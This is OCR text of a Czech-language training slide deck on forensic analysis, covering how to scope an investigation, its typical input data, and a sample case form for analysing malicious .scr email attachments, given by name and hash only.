
# Analýza a interpretace



- Analýza
  - Hledání informací
  - Potvrzování hypotéz
- Zadání analýzy
  - **Co je hledáno**
    (otázky k zodpovězení)
  - **Kde lze hledat**
    (vstupní data)
  - **Doplňující informace**
    (usnadnění práce)


# Analýza a interpretace

- Typické otázky k zodpovězení
  - Jak bylo zařízení infikováno?
  - Jak poznat infikované zařízení?
  - Vyskytovaly se na zařízení konkrétní soubory?
  - Kdo dané zařízení používal?
  - Jaké aplikace byly na zařízení nainstalovány a spouštěny?
  - Jaká externí zařízení byla připojována?
  - Bylo zařízení použito k …?



# Analýza a interpretace

- Běžná vstupní digitální data
  - Obraz disku zařízení
  - Obraz paměti zařízení
  - Informace o síťovém provozu (NetFlow data)
  - Síťový provoz (kompletní komunikace, pcap)
  - Informace provozovatele služby (části logu příslušné služby)
  - Konkrétní soubory (vzorek malware, export)



# Analýza a interpretace

- Doplňující informace
  - „Metadata“ od zadavatele
  - Popis prostředí
    - IP rozsahy, zvyklosti, ...
  - Záchytné body pro začátek
    - „Tento server se podezřele restartoval.“
    - „Tento soubor tu nemá být.“
  - Definice časového intervalu
    - „Stalo se to někdy během pondělního dopoledne.“
    - „První spam byl odeslán včera ve 13:34:05.“
  - Dobré vědět (k uchování mentálního zdraví)
    - „Po nákaze jsme server včera obnovili ze zálohy“

# Analýza a interpretace

- Zadání – souhrn informací
  - Oboustranné odsouhlasení
  - Smluvní podmínky (NDA, ...)

## Základní informace

Identifikační údaje o případu:

| | |
|---|---|
| Identifikátor případu | 20150229 |
| Název případu | Analýza příloh e-mailu |
| Datum přijetí případu | 29.2.2015 |

Kontaktní informace pracovníka FLAB:

| | |
|---|---|
| Pracovník FLAB | Ing. Aleš Padrta, Ph.D. |
| E-mail | apadrta@cesnet.cz |
| Telefon | +420 234 680 280 |

Kontaktní informace zákazníka:

| | |
|---|---|
| Zákazník | Ing. Jan Bezpečný, Cypherfix, a. s. |
| E-mail | jan.bezpecny@cypherfix.cz |
| Telefon | --- |

## Specifikace případu

Detailní popis případu, specifikace otázek k zodpovězení.

| | |
|---|---|
| Pozadí případu | Do schránek elektronické pošty byly doručeny podvodné zprávy obsahující vždy různou přílohu s příponou *.scr |
| Doplňující informace | Všechny soubory *.scr byly přeposlány pracovníkům FLAB. |
| Otázky k zodpovězení | 1. Jak lze zamezit dalšímu šíření malware? Pomůže blokování konkrétních procesů, spouštění konkrétních souborů nebo konkrétní komunikace?<br>2. Jak lze identifikovat napadené stanice? Jaké jsou lokální změny v souborovém systému a v registrech? Vykazuje malware charakteristickou síťovou komunikaci?<br>3. Jak lze malware z napadených stanic odstranit? |
| Forma předání výstupu | Výsledkem analýzy bude závěrečná zpráva v elektronické formě. Dílčí zjištění mající vliv na řešení incidentu mohou být předávány průběžně elektronickou poštou nebo telefonicky. |
| Požadované datum pro předání výstupu | Výsledky analýzy budou použity při reakci na incident, výstupy je nutno předat co nejdříve. |

## Podklady předané k forenzní analýze

Všechny podklady byly přeposlány zákazníkem na e-mailovou adresu apadrta@cesnet.cz.

| **Elektronický podklad (Data)** | Evidenční číslo | 001 |
|---|---|---|
| Jméno souboru | smlouva_3C2749066380959C.scr | |
| Hashe souboru | MD5: ee8f9d32821517719ad919186d0e6dfd<br>SHA1: 689886edfbd21d7a2727ed1a1a87d1572ca6d0f4 | |
| Čas zajištění | 29.2.2015 7:32 GMT+1 | |
| Popis | Příloha k analýze. | |
| Způsob získání | Doručeno do schránky elektronické pošty Organizace. | |
| Způsob předání | Přeposláno e-mailem. | |
| Poznámky | --- | |

| **Elektronický podklad (Data)** | Evidenční číslo | 002 |
|---|---|---|
| Jméno souboru | smlouva_5D2741865381432B.scr | |
| Hashe souboru | MD5: 918ab1b8cb706e70951607a9c1b8fb23<br>SHA1: 58f130fac8dda92b1c4ddab293b20a48c4780404 | |
| Čas zajištění | 29.2.2015 7:34 GMT+1 | |
| Popis | Příloha k analýze. | |
| Způsob získání | Doručeno do schránky elektronické pošty Organizace. | |
| Způsob předání | Přeposláno e-mailem. | |
| Poznámky | --- | |

| **Elektronický podklad (Data)** | Evidenční číslo | 003 |
|---|---|---|
| Jméno souboru | smlouva_4B5414799705489F.scr | |
| Hashe souboru | MD5: 5e6cb4f13034abc863bf11b4f3c22622<br>SHA1: c80dbad08d1909ce432bc55dd5407a87ff1cc373 | |
| Čas zajištění | 29.2.2015 7:42 GMT+1 | |
| Popis | Příloha k analýze. | |
| Způsob získání | Doručeno do schránky elektronické pošty Organizace. | |
| Způsob předání | Přeposláno e-mailem. | |
| Poznámky | --- | |

# Analýza a interpretace

- Úvodní rozvaha
  - Co máme najít?
  - V jakých datech?
  - Kde by tak mohly být stopy?
  - Máme časová omezení?
- Základní plán
  - Nejpravděpodobnější cesty k cíli
  - Dodržení - orientačně
  - Každý případ je jiný
  - Hodně improvizace

# Odvozování informací


Data

Předzpracování

Extrakce informací

Interpretace informací

| | | |
|---|---|---|
| Soubory | Data Carving | Textové řetězce |
| Procesy v paměti | Komunikace | ... |


| | | |
|---|---|---|
| dopis.txt | 4D 5A 90 00 ... | „click to pay“<br>„you are doomed“<br>„toasts ejected“ |
| firefox | 192.168.0.100 | |

| | |
|---|---|
| Uživatel používá Firefox | Text výhrůžného dopisu |
| IP adresa serveru | Toaster fungoval |

# Analýza a interpretace

- Jak najít správné informace?
  - Znalost fungování analyzovaných systémů
  - Znalost formátů dat
  - Znalost nástrojů
- Vyhodnocení
  - Nové směry hledání
  - Validace existujících závěrů
- Slepé uličky
  - Dobré včas opustit
  - Nové znalosti


# Používání bez znalosti...






# Příklad interpretace informací

- Popis případu
  - Tablet nalezený v kanceláři
  - Obavy zaměstnanců firmy
    - Zapomnětlivý zákazník
    - Odposlech hovorů
    - Výbušné zařízení
  - Chtějí vrátit majiteli / nahlásit bezpečnostní incident




- Co je cílem?
  - Kdo je uživatel zařízení
- Z čeho lze vycházet?
  - Obraz disku zařízení

# Příklad interpretace informací





Obraz disku

# Příklad interpretace informací





Obraz disku


# Příklad interpretace informací



